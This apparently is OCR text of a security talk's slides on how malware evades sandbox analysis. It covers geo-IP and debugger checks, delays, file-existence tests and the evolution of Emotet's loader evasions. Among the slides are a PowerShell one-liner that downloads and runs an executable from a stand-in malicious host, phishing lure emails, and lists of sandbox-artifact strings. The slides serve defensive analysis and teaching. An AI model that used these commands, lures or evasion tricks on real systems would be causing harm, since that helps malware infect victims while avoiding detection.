wIUMO = a("fuhItMtpLQYsJ:/ 8/CwQKGKwWSw0r.fkma5Dx0m KiIndB.Jc5jXRoum/4zgFeboiQIOpO/v6I6J2f.1bLZ5/cNiZ5tjZyf/mXreE4", ":
End Function
Public Function xJmdBN()
```


Locals

Project.ThisDocument.wIUMO

| Expression | Value | Type |
|---|---|---|
| ⊞ Me | | ThisDocument/Document |
| wIUMO | "" | String |
| wIUMO | "https://www.maxmind.com/geoip/v2.1/city/me" | String |


"Does the GEO IP match my target?"

# Leverage #1 - Protection



`is_sandbox()` = `something_bad()`

# Leverage #2 – Bypass




```
Is_Sandbox proc near
   push     ebp
   mov      ebp, esp
   cmp      sandbox_detected_flag, 0
   jz       short _j_is_malware_dev_env
   mov      eax, 1
   jmp      short _j_function_end
; ---------------------------------------------------

_j_is_malware_dev_env:
   push     offset FileName ; "C:\\B78AE926"
   call     ds:GetFileAttributesW
   cmp      eax, INVALID_FILE_ATTRIBUTES
   jz       short _j_run_evasion_tests
   xor      eax, eax
   jmp      short _j_function_end
```

*Does C:\B78AE926 exist?*

No:
Run evasions

Yes:
Run malware


# Leverage #3 - Vaccination



```
is_sandbox() == TRUE
```

# PASSIVE EVASIONS

# Documents: Some Clicks Required



Hello,

Find the payment slip attached PDF below for confirmation

Regards

Hello,

Find the payment slip attached PDF below for confirma

Regards

Open Package Contents - Security Warning

**The publisher could not be verified. Are you sure you want to run this software?**


Name: payment slip.exe

Publisher: **Unknown Publisher**

Type: Application

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

# Explicit Delay



*Sandbox Analysis*

Time: 0 min


Time: 2 min

Time: 5 min

```
powershell “ sleep 300;
  new-object system.net.webclient.downloadfile).
  Invoke('https://malware.biz/foo',‘%TEMP%\Local.exe')
  & start-process ‘%TEMP%\Local.exe'"
```

# Implicit Delay: Busy work

```
FOR i=0; i < 500,000; i++ DO
 IsDebuggerPresent()
END FOR
```



# Typical Human Input

**GetLastInputInfo()**


**GetCursorPos()**

# File Structure

```
> unzip -l IMAGES.ZIP

  Length      Date    Time    Name
---------  ---------- -----   ----
   518144  2018-01-17 02:17   IMG_1715.jpg       <--- Windows EXE!!!
   364671  2018-01-13 12:39   IMG_1716.jpg       <--- JPEG image
   430040  2018-01-13 12:39   IMG_1717.jpg       <--- JPEG image
   452211  2018-01-13 12:39   IMG_1718.jpg       <--- JPEG image
   391279  2018-01-13 12:38   IMG_1719.jpg       <--- JPEG image
---------                     -------
  2156345                     5 files
```

# EVASIVE TIMELINE: EMOTET

# Emotet Delivery: Some Clicks Required



Hi !

Can you please send me an update on payment.


http://www.my[redacted]st.com/Outstanding-Invoices/

Regards


Dr. Jerry Baydo

# Emotet: Custom Loader


## Jul 2017 – Decrypts in-place



## Aug 2017 – Loader added



# Emotet – Oct 2017, is_sandbox() v1



TEQUILABOOMBOOM

Wilbert / SC


John Doe

admin / SystemIT

sample.exe
artifact.exe


is_sandbox

C:\123\email.doc
C:\email.htm
C:\email.doc



# Emotet: Loader In-Memory Obfuscation

1. New memory region for stolen instructions



2. Steal instructions from EXE, patch in detour to "busy work" routine

# Emotet: Dec 2017, is_sandbox() v2

## Loader Evasions V1

- String comparisons – tested via lstrcmpA API
- File existence – tested via CreateFileA API
- Sandbox detected => ExitProcess()

## Loader Evasions V2

- String comparisons – inline strcmp function, no API
- File existence – full file system enumeration via FindFirstFile API
- Sandbox detected => repeat evasion tests, infinitely

# Emotet: Dec 2017, is_sandbox() v2

## Loader Evasions V1

- ~~String comparisons – tested via lstrcmpA API~~
- File existence – tested via CreateFileA API
- Sandbox detected => ExitProcess()

## Loader Evasions V2

- String comparisons – inline strcmp function, no API
- File existence – full file system enumeration via FindFirstFile API
- Sandbox detected => repeat evasion tests, infinitely

✓ Hide sensitive strings, like “TEQUILABOOMBOOM”

☒ Queries for sensitive data remain

# Emotet: Dec 2017, is_sandbox() v2

## Loader Evasions V1

- ~~String comparisons – tested via lstrcmpA API~~
- ~~File existence – tested via CreateFileA API~~
- Sandbox detected => ExitProcess()

## Loader Evasions V2

- String comparisons – inline strcmp function, no API
- File existence – full file system enumeration via FindFirstFile API
- Sandbox detected => repeat evasion tests, infinitely

✓ Hide sensitive strings, like “sample.exe”

☒ Huge increase in file system inspection activity

# Emotet: Dec 2017, is_sandbox() v2

## Loader Evasions V1

- ~~String comparisons – tested via lstrcmpA API~~
- ~~File existence – tested via CreateFileA API~~
- ~~Sandbox detected => ExitProcess()~~

## Loader Evasions V2


- String comparisons – inline strcmp function, no API
- File existence – full file system enumeration via FindFirstFile API
- Sandbox detected => repeat evasion tests, infinitely

✓ Avoid bailout “tell”

☒ Repeated increase in file system inspection activity

# Emotet: Jan 2018, Evasion Fragments

- is_sandbox() disabled, but …



Dec 2017

TEQUILABOOMBOOM

SystemIT

John Doe


Jan 2018

"T E Q U I L A B O O M B O O M”

